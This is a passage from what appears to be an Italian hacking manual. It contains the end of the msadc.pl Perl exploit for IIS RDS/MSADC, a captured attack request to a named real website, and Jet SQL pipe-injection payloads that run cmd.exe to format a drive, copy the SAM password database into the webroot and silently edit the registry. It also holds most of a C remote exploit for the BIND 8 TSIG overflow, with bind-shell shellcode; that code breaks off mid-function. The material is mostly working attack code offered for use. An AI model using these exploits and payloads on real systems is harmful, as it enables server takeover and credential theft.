return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error.  Please sent this info to rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
         $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

##############################################################################

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

##############################################################################

sub save {
my ($p1)=@_; my $ropt="";
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
```

```
if (defined $args{c}){ $ropt="c ";}
if (defined $args{V}){ $ropt.="V ";}
if (defined $args{w}){ $ropt.="w ";}
print OUT "v2\n$ip\n$ropt\n$p1\n";
close OUT;}

##############################################################################

sub load {
my ($action)=@_;
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)};";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
die("Wrong rds.save version") if $p[0] ne "v2\n";
$ip="$p[1]"; $ip=~s/\n//g;
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
@switches=split(/ /,$p[2]);
foreach $switch (@switches) {
         $args{$switch}="1";}

if (defined $args{w}){$comm="command /c";} else {$comm="cmd /c";}
print "Type the command line you want to run ($comm assumed):\n"
         . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

$torun="$p[3]"; $torun=~s/\n//g;
if($torun=~/btcustmr/){
         $args{'c'}="1";}   # this is a kludge to make it work

if($torun=~/^dbq/){ $torun=$drvst.$torun; }

if(run_query("$torun")){
         print "Success!\n";} else { print "failed\n"; }
exit;}

##############################################################################

sub create_table {
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}

##############################################################################

sub known_dsn {
foreach $dSn (@dsns) {
         print ".";
         next if (!is_access("DSN=$dSn"));
         if(create_table("DSN=$dSn")){
         if(run_query("DSN=$dSn")){
         print "$dSn: Success!\n"; save ("dsn=$dSn"); exit; }}} print "\n";}

##############################################################################

sub is_access {
my ($in)=@_;
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

##############################################################################
```

```
sub run_query {
my ($in)=@_; my $req;
if (defined $args{c}){$req=3;} else {$req=6;}
$reqlen=length( make_req($req,$in,"") ) - 28;

$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req($req,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 0;}

##############################################################################

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

foreach $drive (@drives) {
 foreach $dir (@sysdirs){
  foreach $mdb (@sysmdbs) {
   print ".";
   if(create_table($drv.$drive.":\\".$dir.$mdb)){
    if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
     print "$mdb: Success!\n"; save ("dbq=".$drive .":\\".$dir.$mdb); exit;
    }}}}}

 foreach $drive (@drives) {
  foreach $mdb (@mdbs) {
   print ".";
   if(create_table($drv.$drive.":".$mdb)){
    if(run_query($drv.$drive.":".$mdb)){
     print "$mdb: Success!\n"; save ("dbq=".$drive.":".$mdb); exit;
    }}}}
}

##############################################################################

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print "  NOTE:  Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
         $results[$c]=~s/\x00//g;
         $results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
         $results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
         $results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
         $d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n"; }}

##############################################################################

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
while(<IN>){
         $hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
         next if (!is_access("DSN=$dSn"));
         if(create_table("DSN=$dSn")){
         if(run_query("DSN=$dSn")){
         print "Success!\n"; save ("dsn=$dSn"); exit; }}}
print "\n"; close(IN);}

##############################################################################

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) { # assume there's less than 500 headers
 if($in[$c] =~/^\x0d\x0a/){
```

```
  if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
  else { return $c+1; }}}
return -1;} # it should never get here actually

##############################################################################

sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}
if($error=~/server has denied access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}}

##############################################################################

sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=~/Content-Type: application\/x-varg/);
my @s=grep("^Server:",@results);
if($s[0]!~/IIS/){ print "Doh! They're not running IIS.\n$s[0]\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}

##############################################################################

sub use_unc {
$uncpath=$args{u};
$driverline="driver={Microsoft Access Driver (*.mdb)};dbq=";
if(!$uncpath=~/^\\\\[a-zA-Z0-9_.]+\\[-a-zA-Z0-9_]+\\.+/){
         print   "Your UNC path sucks.  You need the following format:\n".
                  "\\server(ip preferable)\share\some-file.mdb\n\n"; exit; }

if(create_table($driverline.$uncpath)){
  if(run_query($driverline.$uncpath)){
     print "Success!\n"; save ("dbq=".$uncpath); exit;}}
}

##############################################################################

sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=0

--!ADM!ROX!YOUR!WORLD!--
EOT
;  $msadc=~s/\n/\r\n/g;
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=~s/[^-A-Za-z0-9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
print "Machine name: $results[$base+6]\n";}

##############################################################################
# special greets to trambottic, hex_edit, vacuum (technotronic), all #!adm,
# #!w00w00 & #rhino9 (that's a lot of people, and they are all very elite and
# good friends!), wiretrip, l0pht, nmrc & all of phrack
#
# thumbs up to packetstorm, hackernews, phrack, securityfocus, ntsecadvice
#
# I wish I could really name everyone, but I can't.  Don't feel slighted if
# your not on the list... :)
##############################################################################
```

Sempre in rete è possibile reperire un infinità di utilities le quali sono indirizzate all'esecuzione di questo tipo di exploit mediante un interfaccia grafica.

Una di queste rimane residente nella toolbar dei programmi attivi, quella in basso a destra, e quindi è possibile richiamarla ogni qualvolta se ne richieda l'uso.
Il programma si chiama RDSExploit.
Per capire come di fatto questo funziona è possibile utilizzare una tecnica di sniffing indirizzata a vedere i dati trasmessi dal programma e un sito qualsiasi non soggetto al BUG.
Questa metodologia si basa sulla ricostruzione della sessione TCP fatta da COMMVIEW.
In pratica inseriamo un URL dentro al programma e richiediamo a COMVIEW di farci vedere la connessione eseguita con questo sito.

A questo punto selezioniamo la riga con la connessione e mediante l'opzione che viene mostrata premendo il tasto destro del mouse, jump to first racket of …, andiamo sul primo pacchetto di questa.
Scegliamo la voce di menu TOOLS e poi quella relativa alla ricostruzione di tutta le sessione TCP.

Nella finestra ci verrà mostrata tutta le sequenza di dati scambiata tra noi e il sto di destinazione.
I dati scritti in rosso sono quelli inviati mentre quelli blu sono quelli ricevuti.
COMMVIEW ci dà la possibilità di vedere in diversi formati le informazioni e precisamente in ASCII, ESADECIMALE ecc.
Il testo usato dal programma e quello ricevuto è :

```
POST /msadc/msadcs.dll/AdvancedDataFactory.Execute HTTP/1.1
User-Agent: ACTIVEDATA
Host: www.inalessandria.it
Content-Length: 649
Connection: Keep-Alive
Cache-Control: no-cache

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=/o)vc.ct6oziz-lo?/s0; num-
args=10

--/o)vc.ct6oziz-lo?/s0
Content-Type: application/x-varg
Content-Length: 439

....................J...C.o.m.m.a.n.d. .T.i.m.e.
.O.u.t.=.~.3.0.;.B.a.t.c.h. .S.i.z.e.=.~.1.5.;.U.p.d.a.t.e.
.C.r.i.t.e.r.i.a.=.~.2.;.B.a.c.k.g.r.o.u.n.d. .F.e.t.c.h.
.S.i.z.e.=.~.1.5.;.I.n.i.t.i.a.l. .F.e.t.c.h.
.S.i.z.e.=.~.5.0.;.B.a.c.k.g.r.o.u.n.d. .t.h.r.e.a.d.
.P.r.i.o.r.i.t.y.=.~.3.;.A.u.t.o. .R.e.c.a.l.c.=.~.1.;.U.p.d.a.t.e.
.R.e.s.y.n.c.=.~.1.........0...S.E.L.E.C.T. .*. .F.R.O.M.
.P.r.o.d.u.c.t.s.
.
.............M.o.d.e.=.3.
--/o)vc.ct6oziz-lo?/s0--
HTTP/1.1 100 Continue
```

Server: Microsoft-IIS/4.0

```
Date: Sun, 10 Mar 2002 10:47:43 GMT

HTTP/1.1 405 Method not allowed
Server: Microsoft-IIS/4.0
```

Date: Sun, 10 Mar 2002 10:47:43 GMT

Connection: close

```
Allow: OPTIONS, TRACE, GET, HEAD, PUT, DELETE, POST
Content-Length: 545
Content-Type: text/html

<html><head><title>Error 405</title>

<meta name="robots" content="noindex">
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-
1"></head>

<body>

<h2>HTTP Error 405</h2>

<p><strong>405 Method Not Allowed</strong></p>

<p>The method specified in the Request Line is not allowed for the
resource identified by the request. Please ensure that you have the
proper MIME type set up for the resource you are requesting.</p>

<p>Please contact the server's administrator if this problem
persists.</p>

</body></html>
```

La visualizzazione in questo modo semplifica l'individuazione precisa del metodo usato per inoltrare la query.

Links

- Office 97/Jet 3.5 update binary (i386)
  http://www.wiretrip.net/rfp/bins/msadc/jetcopkg.exe
  http://officeupdate.microsoft.com/isapi/gooffupd.asp
  ?TARGET=/downloaditems/JetCopkg.exe
- Microsoft Universal Data Access homepage
  http://www.microsoft.com/data/
- MDAC 2.1.2.4202.3 (GA) (aka MDAC 2.1 sp2) update (i386)
  http://www.wiretrip.net/rfp/bins/msadc/mdac_typ.exe
  http://www.microsoft.com/data/download_21242023.htm
- MDAC 2.1.1.3711.11 (GA) (aka MDAC 2.1 sp1) hotfix
  http://www.microsoft.com/data/download/jetODBC.exe
- MDAC 2.1 release manifest
  http://www.microsoft.com/data/MDAC21info/MDAC21sp2manifest.htm
- MDAC 2.1 installation FAQ
  http://www.microsoft.com/data/MDAC21info/MDACinstQ.htm
- Security Implications of RDS 1.5, IIS 3.0 or 4.0, and ODBC
  http://support.microsoft.com/support/kb/articles/q184/3/75.asp
- Unauthorized ODBC Data Access with IIS and RDS (MS99-004)
  http://www.microsoft.com/security/bulletins/ms98-004.asp
- Re-release of MS99-004 (MS99-025)

http://www.microsoft.com/security/bulletins/ms99-025.asp
- MS99-025 FAQ (best explanation of problem by Microsoft)
  http://www.microsoft.com/security/bulletins/MS99-025faq.asp
- MS99-30: Patch available for Office ODBC Vulnerabilities
  http://www.microsoft.com/security/bulletins/ms99-030.asp
- Jet Expression Can Execute Unsafe VBA Functions
  http://support.microsoft.com/support/kb/articles/q239/1/04.asp
- Implementing Custom Handlers in RDS 2.0
  http://www.microsoft.com/Data/ado/rds/custhand.htm
- Handsafe registry patch (enables handlers)
  http://www.wiretrip.net/rfp/bins/msadc/handsafe.exe
  http://www.microsoft.com/security/bulletins/handsafe.exe
- RFP9901: NT ODBC remote compromise
  http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2
- RFP9902: RDS/IIS 4.0 vulnerability and exploit
  http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2
- RDS exploit (msadc.pl v1 and v2)
  http://www.wiretrip.net/rfp/p/doc.asp?id=16&iface=2
- ULG recommended fix on OSALL
  http://www.aviary-mag.com/News/Powerful_Exploit/ULG_Fix/ulg_fix.html
- CERT blurb
  http://www.cert.org/current/current_activity.html#0
- Attrition mirror of defaced websites (patch or you'll be on it!)
  http://www.attrition.org/mirror/attrition/

Il programma sfruttando l'UNICODE BUG cerca di eseguire il comando specificato nel secondo campo di edit.
ODBC permette ad un programma di accedere ad un database relazionale utilizzando SQL.
Se un client sbaglia a quotare correttamente i meta caratteri all'interno di blocco di dati usati da una query SQL, un attaccante potrebbe essere in grado di interferire con le tabelle di un database.
Tuttavia il Microsoft "Jet" database engine (MS Access) fornisce alcune estensioni di SQL le quali permettono l'esecuzione di codice VBA (Visual Basic for Applications).
Questo fornisce un buco nell'ambito del sistema di quoting dei Meta caratteri che può risultare pericoloso.
In SQL le stringhe devono essere quotate mediante le virgolette singole ovvero i caratteri ' .
Se una delle stringhe dovesse contenere questo carattere già per se stesso, questo dovrebbe essere fornito raddoppiato.
Il Jet engine estende questo permettendo che nelle stringhe possano essere inseriti statement VBA i quali devono essere inseriti tra I caratteri che vengono visti come barre verticali ovvero i caratteri detti di pipe.
Un esempio è :

```
select 'lil'' string | 6+7 | with number' as foo from table;
```

Questo stringa di comando crea un recordset contenente un campo con il valore

```
"lil' string 13 with number"
```

per ogni riga della tabella d'input.
Abbastanza innocuo se i CGI o un programma ASP correggono il quoting dei dati in ingresso.
Purtroppo l'uso di questo carattere di pipe è abbastanza sconosciuto per cui possono verificarsi dei problemi legati a questo.
Questo carattere detto anche barra verticale è un carattere riservato per il Jet database engine.
Esso dice al Jet database engine di valutare gli identificatori prima di valutare il resto dell'espressione.
Di conseguenza il Jet database engine inserisce il valore dell'identificatore nell'espressione e quindi la valuta.

La barra verticale è spesso utilizzata nelle funzioni di aggregazioni dei domini quando si vuole che la funzione stessa rivaluti il valore ritornato nel filtro.
In altro modo la barra verticale viene utilizzata come alternativa all'operatore (&) quando si vuole concatenare un valore di testo.
A causa di questo, dato che non potete includere la barra verticale in una stringa letterale, dovrete utilizzare la funzione Chr() per poterlo fare.
Usando Chr(124) è come se usaste la barra verticale.
Qualsiasi dei dati inclusi in una Jet SQL query possono contenere degli statement quotati VBA, infatti qualsiasi funzione listata nel "Functions Reference" di VBA viene valutata e quindi funziona, benchè questo sembri essere differente da versione a versione del Jet engine stesso.
Per esempio in alcuni casi la funzione "eval" funziona mentre in altri casi no.
Il comando più utilizzato è il comando "shell", sebbene questo di per se stesso non possa eseguire redirezioni o pipes.
Utilizzando la funzione shell ed eseguendo il file cmd.exe, un attaccante può eseguire qualsiasi comando sul sistema.
environ() può anche essere usato per usare I valori delle variabili di environment all'interno dei vostri comandi, e chr() può essere veramente funzionale per quotare dei caratteri alfanumerici e parentesi.
Ci sono anche funzioni standard del tipo di iif() e altri operatori legati alle operazioni sulle stringhe (usate "&" per la concatenazione).
Un esempio pratico di uso dei caratteri di pipe è :

```
|shell("cmd /c echo " & chr(124) & " format a:")|
```

(133)
Il comando precedente formatta il floppy.
Qualsiasi errore viene ignorato.
L'uso di "cmd /c" permette al comando di ricevere un newline all'interno del comando di format, altrimenti il pipe e il format verrebbero passati come argomento all' 'echo'.
Questa stringa può essere inclusa in qualsiasi cosa da una semplice operazione ODBC a un oggetto di testo dentro un form ASP di una pagina WEB.
Un esempio più sofisticato riguarda il fatto di afferrare una copia del SAM:

```
|shell("cmd /c rdisk /S-")|
|shell("cmd /c copy c:\winnt\repair\sam._ c:\inetput\wwwroot")|
```

I comandi possono essere accatasati:

```
|shell("cmd /c echo 1 > %temp%\foo.txt") & shell("cmd /c echo 2 \ >> %temp%\foo.txt") &
shell("cmd /c echo 3 >> %temp%\foo.txt")|
```

Mediante questi comandi sarebbe al limite possibile anche modificare delle voci dentro al registro.
Questo teoricamente non potrebbe essere possibile farlo in modo diretto ma mediante un stratagemma si.
Il altre parole potrebbe essere possibile creare da prima un file .REG e successivamente inserirlo detro al registro di Windows.

```
 "cmd /c regedit /s %temp%\tmp.reg";
```

Il comando '/s' è importante in quanto sopprime la finestra informativa che segnalerebbe l'avvenuta modifica del registro.
Per fare un esempio possiamo usare un file di esempio il quale nella normalità dovrebbe essere richiamato con :

http://www.example.com/scripts/samples/details.idc?Fname=&Lname
Ora sostituiamo l'ultima parte con :

```
details.idc?Fname=hi&Lname=|shell("cmd+/c+dir")|
```

Questa usa un nome DSN chiamato "Web SQL".
La tabella attuale deve essere inizializzata dentro al DSN mediante il seguente codice :

http://www.example.com/scripts/samples/ctguestb.idc

Ritornando alla teoria degli ODBC possiamo dire che una determinata applicazione può connettersi al servizio ODBC specificando il nome del DSN il quale generalmente viene creato tramite l'apposito applet presente nel pannello di controllo chiamato ODBC32.
Ogni singolo DSN è composto da un nome, da una descrizione, dal driver da utilizzare (ad esempio ACCESS o SQLSERVER) e dalla locazione del file di dati.
I DSN possono utilizzare qualsiasi driver legato all'accesso ai più disparati sistemi di database.
Se il DSN non fosse stato creato mediante le opzioni dentro al pannello di controllo, tramite due utilities, precisamente getdrvrs.exe e dsnform.exe, sarebbe possibile crearlo tramite CGI funzionanti sotto IIS.
La sequenza di operazioni sono :
(134)

- `http://server/scripts/tools/getdrvrs.exe`
- `scelta Microsoft Access Driver (*.mdb)`
- `Inserimento di un nome corretto DSN`
- `Inserimento percorso database Ad esempio: c:\web.mdb`
- `Conferma`

E' possibile anche passare i parametri a :

```
http://server/scripts/tools/newdsn.exe?driver=Microsoft%2B
Access%2BDriver%2B%28*.mdb%29&dsn=DSN_name&dbq=c:\web.mdb&
newdb=CREATE_DB&attr=
```

Volendo ora riportare alcuni esempi potremmo partire vedendo uno script classico :

```
http://server/scripts/samples/details.idc?Fname=&Lname=
```

All'interno di Fnamo o Lname potrebbe essere composto il comando :

```
details.idc?Fname=hi&Lname=|shell("cmd+/c+dir")|
```

I problemi legati al DNS

Il protocollo 53 legato al server DNS è sempre stato uno dei maggiori problemi nell'ambito della sicurezza.
Supponiamo di avere un server su cui gira un server DNS e ce ad un certo punto, dopo aver verificato certi problemi, andando a vedere i files di log ci ritroviamo davanti a :

```
Apr 23 01:27:01 ns.victim.com named[98]: /usr/sbin/named: Segmentation fault
- core dumped
Apr 23 01:30:00 ns.victim.com watchdog[100]: named not found in process
table, restarting …
Apr 23 01:30:10 ns.victim.com watchdog[100]: named[14231] restarted
Apr 23 01:31:19 ns.victim.com named[98]: /usr/sbin/named: Segmentation fault
- core dumped
```

Cosa potrebbe essere capitato ?
Quasi sicuramente un attacco al DNS tramite uno dei vari bugs che bind nel tempo ha posseduto.
Uno dei più famosi bugs è quello definito con il termine di **BIND TSIG.**
BIND versione 8 contiene un buffer overflow al'interno di quello che viene chiamato con Transaction Signatures (TSIG).
L'exploit per questo bugs è quello che segue.
NOTA: Questo problema è ancora presente su moltissimi sistemi.

```
/*
This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 * Ian Goldberg <ian@cypherpunks.ca>
 * Jonathan Wilkins <jwilkins@bitland.net>
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options. If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 * Ix [adresadeforward@yahoo.com] (the master of jmpz),
 * lucysoft [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for
what you do with this code.
 *
 * flamez - canaris
 * greetz - blizzard, netman.
 * creditz - anathema <anathema@hack.co.za> for the original shellcode
 * - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors), but
we hope you got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>
#define max(a,b) ((a)>(b)?(a):(b))
#define BUFFSIZE 4096
int argevdisp1, argevdisp2;
char shellcode[] =
/* The numbers at the right indicate the number of bytes the call takes
 * and the number of bytes used so far. This needs to be lower than
 * 62 in order to fit in a single Query Record. 2 are used in total to
 * send the shell code
 */
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44" /* jmp intr */ // 2 - 2
/* start: */
"\x5e" /* popl %esi */ // 1 - 3
  /* socket() */
"\x29\xc0" /* subl %eax, %eax */ // 2 - 5
"\x89\x46\x10" /* movl %eax, 0x10(%esi) */ // 3 - 8
"\x40" /* incl %eax */ // 1 - 9
"\x89\xc3" /* movl %eax, %ebx */ // 2 - 11
```

```
"\x89\x46\x0c" /* movl %eax, 0x0c(%esi) */ // 3 - 14
"\x40" /* incl %eax */ // 1 - 15
"\x89\x46\x08" /* movl %eax, 0x08(%esi) */ // 3 - 18
"\x8d\x4e\x08" /* leal 0x08(%esi), %ecx */ // 3 - 21
"\xb0\x66" /* movb $0x66, %al */ // 2 - 23
"\xcd\x80" /* int $0x80 */ // 2 - 25

  /* bind() */
"\x43" /* incl %ebx */ // 1 - 26
"\xc6\x46\x10\x10" /* movb $0x10, 0x10(%esi) */ // 4 - 30
"\x66\x89\x5e\x14" /* movw %bx, 0x14(%esi) */ // 4 - 34
"\x88\x46\x08" /* movb %al, 0x08(%esi) */ // 3 - 37
"\x29\xc0" /* subl %eax, %eax */ // 2 - 39
"\x89\xc2" /* movl %eax, %edx */ // 2 - 41
"\x89\x46\x18" /* movl %eax, 0x18(%esi) */ // 3 - 44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a
similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90" /* movb $0x90, %al */ // 2 - 46
"\x66\x89\x46\x16" /* movw %ax, 0x16(%esi) */ // 4 - 50
"\x8d\x4e\x14" /* leal 0x14(%esi), %ecx */ // 3 - 53
"\x89\x4e\x0c" /* movl %ecx, 0x0c(%esi) */ // 3 - 56
"\x8d\x4e\x08" /* leal 0x08(%esi), %ecx */ // 3 - 59
"\xeb\x02" /* jmp cont */ // 2 - 2
/* intr: */
"\xeb\x43" /* jmp callz */ // 2 - 4
/* cont: */
"\xb0\x66" /* movb $0x66, %al */ // 2 - 6
"\xcd\x80" /* int $0x80 */ // 2 - 10
  /* listen() */
"\x89\x5e\x0c" /* movl %ebx, 0x0c(%esi) */ // 3 - 11
"\x43" /* incl %ebx */ // 1 - 12
"\x43" /* incl %ebx */ // 1 - 13
"\xb0\x66" /* movb $0x66, %al */ // 2 - 15
"\xcd\x80" /* int $0x80 */ // 2 - 17
  /* accept() */
"\x89\x56\x0c" /* movl %edx, 0x0c(%esi) */ // 3 - 20
"\x89\x56\x10" /* movl %edx, 0x10(%esi) */ // 3 - 23
"\xb0\x66" /* movb $0x66, %al */ // 2 - 25
"\x43" /* incl %ebx */ // 1 - 26
"\xcd\x80" /* int $0x80 */ // 1 - 27
  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3" /* xchgb %al, %bl */ // 2 - 29
"\xb0\x3f" /* movb $0x3f, %al */ // 2 - 31
"\x29\xc9" /* subl %ecx, %ecx */ // 2 - 33
"\xcd\x80" /* int $0x80 */ // 2 - 35
"\xb0\x3f" /* movb $0x3f, %al */ // 2 - 37
"\x41" /* incl %ecx */ // 1 - 38
"\xcd\x80" /* int $0x80 */ // 2 - 40
"\xb0\x3f" /* movb $0x3f, %al */ // 2 - 42
"\x41" /* incl %ecx */ // 1 - 43
"\xcd\x80" /* int $0x80 */ // 2 - 45
  /* execve() */
"\x88\x56\x07" /* movb %dl, 0x07(%esi) */ // 3 - 48
"\x89\x76\x0c" /* movl %esi, 0x0c(%esi) */ // 3 - 51
"\x87\xf3" /* xchgl %esi, %ebx */ // 2 - 53
"\x8d\x4b\x0c" /* leal 0x0c(%ebx), %ecx */ // 3 - 56
"\xb0\x0b" /* movb $0x0b, %al */ // 2 - 58
"\xcd\x80" /* int $0x80 */ // 2 - 60
"\x90"
/* callz: */
"\xe8\x72\xff\xff\xff" /* call start */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */ // 8 - 13
unsigned long resolve_host(char* host)
{
```

```
long res;
struct hostent* he;
if (0 > (res = inet_addr(host)))
{
if (!(he = gethostbyname(host)))
return(0);
res = *(unsigned long*)he->h_addr;
}
return(res);
}
int dumpbuf(char *buff, int len)
{
char line[17];
int x;
/* print out a pretty hex dump */
for(x=0;x<len;x++){
if(!(x%16) && x){
line[16] = 0;
printf("\t%s\n", line);
}
printf("%02X ", (unsigned char)buff[x]);
if(isprint((unsigned char)buff[x]))
line[x%16]=buff[x];
else
line[x%16]='.';
}
printf("\n");
}
void
runshell(int sockd)
{
    char buff[1024];
    int fmax, ret;
    fd_set fds;
    fmax = max(fileno(stdin), sockd) + 1;
    send(sockd, "uname -a; id;\n", 15, 0);
    for(;;)
    {
        FD_ZERO(&fds);
        FD_SET(fileno(stdin), &fds);
        FD_SET(sockd, &fds);
        if(select(fmax, &fds, NULL, NULL, NULL) < 0)
        {
            exit(EXIT_FAILURE);
        }
        if(FD_ISSET(sockd, &fds))
        {
            bzero(buff, sizeof buff);
            if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
            {
                exit(EXIT_FAILURE);
            }
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
            write(fileno(stdout), buff, ret);
        }
        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            if(send(sockd, buff, ret, 0) != ret)
            {
                fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
```

```
        }
    }
}
connection(struct sockaddr_in host)
{
int sockd;
host.sin_port = htons(36864);
printf("[*] connecting..\n");
usleep(2000);
if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
{
exit(EXIT_FAILURE);
}
if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
{
printf("[*] wait for your shell..\n");
usleep(500);
        runshell(sockd);
}
else
{
printf("[x] error: named not vulnerable or wrong offsets used\n");
}
close(sockd);
}
int infoleak_qry(char* buff)
{
        HEADER* hdr;
        int n, k;
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = 0xff;
        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;
        hdr->id = htons(0xbeef);
        hdr->opcode = IQUERY;
        hdr->rd = 1;
        hdr->ra = 1;
        hdr->qdcount = htons(0);
        hdr->nscount = htons(0);
        hdr->ancount = htons(1);
        hdr->arcount = htons(0);
ptr = buff + sizeof(HEADER);
printf("[d] HEADER is %d long\n", sizeof(HEADER));
n = 62;
for(k=0; k < dummy_names; k++)
{
*ptr++ = n;
ptr += n;
}
ptr += 1;
        PUTSHORT(1/*ns_t_a*/, ptr); /* type */
        PUTSHORT(T_A, ptr); /* class */
        PUTLONG(1, ptr); /* ttl */
PUTSHORT(evil_size, ptr); /* our *evil* size */
return(ptr - buff + qry_space);
}
int evil_query(char* buff, int offset)
{
int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
HEADER* hdr;
char *ptr;
int k, bufflen;
u_int n, m;
u_short s;
int i;
int shelloff, shellstarted, shelldone;
```

```
int towrite, ourpack;
int n_dummy_rrs = 7;
printf("[d] evil_query(buff, %08x)\n", offset);
printf("[d] shellcode is %d long\n", sizeof(shellcode));
shelladdr = offset - 0x200;
        lameaddr = shelladdr + 0x300;
ourpack = offset - 0x250 + 2;
towrite = (offset & ~0xff) - ourpack - 6;
printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));
rroffsetidx = towrite / 70;
offset0 = towrite - rroffsetidx * 70;
if ((offset0 > 52) || (rroffsetidx > 6))
{
printf("[x] could not write our data in buffer (offset0=%d,
rroffsetidx=%d)\n", offset0, rroffsetidx);
return(-1);
}
rrshellidx = 1;
deplshellcode = 2;
hdr = (HEADER*)buff;
memset(buff, 0, BUFFSIZE);
/* complete the header */
hdr->id = htons(0xdead);
hdr->opcode = QUERY;
hdr->rd = 1;
hdr->ra = 1;
hdr->qdcount = htons(n_dummy_rrs);
hdr->ancount = htons(0);
hdr->arcount = htons(1);
ptr = buff + sizeof(HEADER);
shellstarted = 0;
shelldone = 0;
shelloff = 0;
n = 63;
for (k = 0; k < n_dummy_rrs; k++)
{
*ptr++ = (char)n;
for(i = 0; i < n-2; i++)
{
